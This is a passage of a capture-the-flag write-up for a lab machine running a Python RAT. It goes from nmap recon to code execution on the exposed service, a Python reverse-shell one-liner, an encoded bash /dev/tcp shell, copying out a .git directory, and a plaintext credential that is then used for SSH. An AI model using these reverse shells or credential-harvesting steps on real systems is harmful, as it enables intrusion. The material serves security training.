TL;DR
First we get reverse shell using python command execution. Then we find think credentails inside .git directory. We also find pyrat.py.old in the git repository, which gives us clue for another endpoint. We brute force endpoints and then brute force passwords for the endpoint admin we found, and then get root shell.
This challenge is basically exploiting the python RAT that was created by https://github.com/josemlwdf/ and planted on this machine.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

as we can see, port 22 is opened with ssh and port 8000 with simple.http server based on python.
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 00:6d:42:05:8b:63:7e:48:d7:2a:fc:ce:2c:80:ab:3c (RSA)
|   256 65:a8:10:45:f6:95:a2:4c:2e:24:6a:b5:00:4e:28:ad (ECDSA)
|_  256 44:48:eb:e6:38:7f:9c:79:f3:29:5f:b3:4d:38:61:91 (ED25519)
8000/tcp open  http-alt SimpleHTTP/0.6 Python/3.11.2
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, JavaRMI, LANDesk-RC, NotesRPC, Socks4, X11Probe, afp, giop:
|     source code string cannot contain null bytes
|   FourOhFourRequest, LPDString, SIPOptions:
|     invalid syntax (<string>, line 1)
|   GetRequest:
|     name 'GET' is not defined
|   HTTPOptions, RTSPRequest:
|     name 'OPTIONS' is not defined
|   Help:
|_    name 'HELP' is not defined
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: SimpleHTTP/0.6 Python/3.11.2
Achieve reverse shell using python command execution

When I tried to access the ip in the port 8000, I got this:
So, Let’s try to access using nc:
┌──(agonen㉿kali)-[~/thm/Pyrat]
└─$ nc $target 8000
?
invalid syntax (<string>, line 1)
help

ls
name 'ls' is not defined
id

lasd
name 'lasd' is not defined
We can see that some commands working while other not.
Because we already know from the nmap scan we have simpleHTTP server, which is based on python SimpleHTTP/0.6 Python/3.11.2, We can try to send python commands, maybe it’ll work.


As we can see, it executed the commands. We’ll use https://www.revshells.com/ to get our reverse shell:
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.9.2.147",4443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")

And then we get our reverse shell, first to port 4443, and then we paste the payload from penelope to get more enhanced revers shell:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash
Find email and .git directory, and find credentials for user think
when we sniff around, we can find interesting email in the think user box
I executed peass_ng and saw this email files.

Let’s read /var/mail/think:

www-data@ip-10-10-154-30:/$ cat /var/mail/think
From root@pyrat  Thu Jun 15 09:08:55 2023
Return-Path: <root@pyrat>
X-Original-To: think@pyrat
Delivered-To: think@pyrat
Received: by pyrat.localdomain (Postfix, from userid 0)
        id 2E4312141; Thu, 15 Jun 2023 09:08:55 +0000 (UTC)
Subject: Hello
To: <think@pyrat>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20230615090855.2E4312141@pyrat.localdomain>
Date: Thu, 15 Jun 2023 09:08:55 +0000 (UTC)
From: Dbile Admen <root@pyrat>

Hello jose, I wanted to tell you that i have installed the RAT you posted on your GitHub page, i'll test it tonight so don't be scared if you see it running. Regards, Dbile Admen

As we can see, it maintain there is some RAT that is running on the machine, the mail has been sent by root@pyrat to think@pyrat.
When we type ps aux to watch running processes, we can detect /root/pyrat.py:
Still, using peass_ng we can detect interesting .git directory at location /opt/dev/.git.

We can take it to our machine using download /opt/dev/.git command in penelope, and then initial a repository on this directory.
Otherway, we can use http server in python:
www-data@ip-10-10-53-13:/$ python3 -m http.server 8081 -d /opt/dev
and on our local machine use wget to get the .git directory
wget -m http://$target:8081/.git


Then, we execute git init to initial the repoistory, and find pyrat.py.old:
┌──(agonen㉿kali)-[~/thm/Pyrat/rebuild_git/10.10.53.13:8081]
└─$ git init
Reinitialized existing Git repository in /home/agonen/thm/Pyrat/rebuild_git/10.10.53.13:8081/.git/

┌──(agonen㉿kali)-[~/thm/Pyrat/rebuild_git/10.10.53.13:8081]
└─$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    pyrat.py.old

no changes added to commit (use "git add" and/or "git commit -a")

┌──(agonen㉿kali)-[~/thm/Pyrat/rebuild_git/10.10.53.13:8081]
└─$ git restore pyrat.py.old

┌──(agonen㉿kali)-[~/thm/Pyrat/rebuild_git/10.10.53.13:8081]
└─$ git log -a
commit 0a3c36d66369fd4b07ddca72e5379461a63470bf (HEAD -> master)
Author: Jose Mario <josemlwdf@github.com>
Date:   Wed Jun 21 09:32:14 2023 +0000

    Added shell endpoint
This is pyrat.py.old, probably the rat
┌──(agonen㉿kali)-[~/thm/Pyrat/rebuild_git/10.10.53.13:8081]
└─$ cat pyrat.py.old
...............................................

def switch_case(client_socket, data):
    if data == 'some_endpoint':
        get_this_enpoint(client_socket)
    else:
        # Check socket is admin and downgrade if is not aprooved
        uid = os.getuid()
        if (uid == 0):
            change_uid()

        if data == 'shell':
            shell(client_socket)
        else:
            exec_python(client_socket, data)

def shell(client_socket):
    try:
        import pty
        os.dup2(client_socket.fileno(), 0)
        os.dup2(client_socket.fileno(), 1)
        os.dup2(client_socket.fileno(), 2)
        pty.spawn("/bin/sh")
    except Exception as e:
        send_data(client_socket, e

...............................................
We keep exploring the .git directory, I searched for all pass strings using grep, and found the password of user think
┌──(agonen㉿kali)-[~/thm/Pyrat/rebuild_git/10.10.53.13:8081]
└─$ grep -irn "pass"
.git/config:15:         password = _TH1NKINGPirate$_
.git/hooks/fsmonitor-watchman.sample:11:# The hook is passed a version (currently 1) and a time in nanoseconds

┌──(agonen㉿kali)-[~/thm/Pyrat/rebuild_git/10.10.53.13:8081]
└─$ cat .git/config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[user]
        name = Jose Mario
        email = josemlwdf@github.com

[credential]
        helper = cache --timeout=3600

[credential "https://github.com"]
        username = think
        password = _TH1NKINGPirate$_
So now, we got these credentials:
think:_TH1NKINGPirate$_

and getting the user flag:
┌──(agonen㉿kali)-[~/thm/Pyrat]
└─$ ssh think@$target
think@10.10.53.13's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro


 < REDACTED >

You have mail. # < --- COOL ^_^
Last login: Thu Jun 15 12:09:31 2023 from 192.168.204.1
think@ip-10-10-53-13:~$ cat user.txt
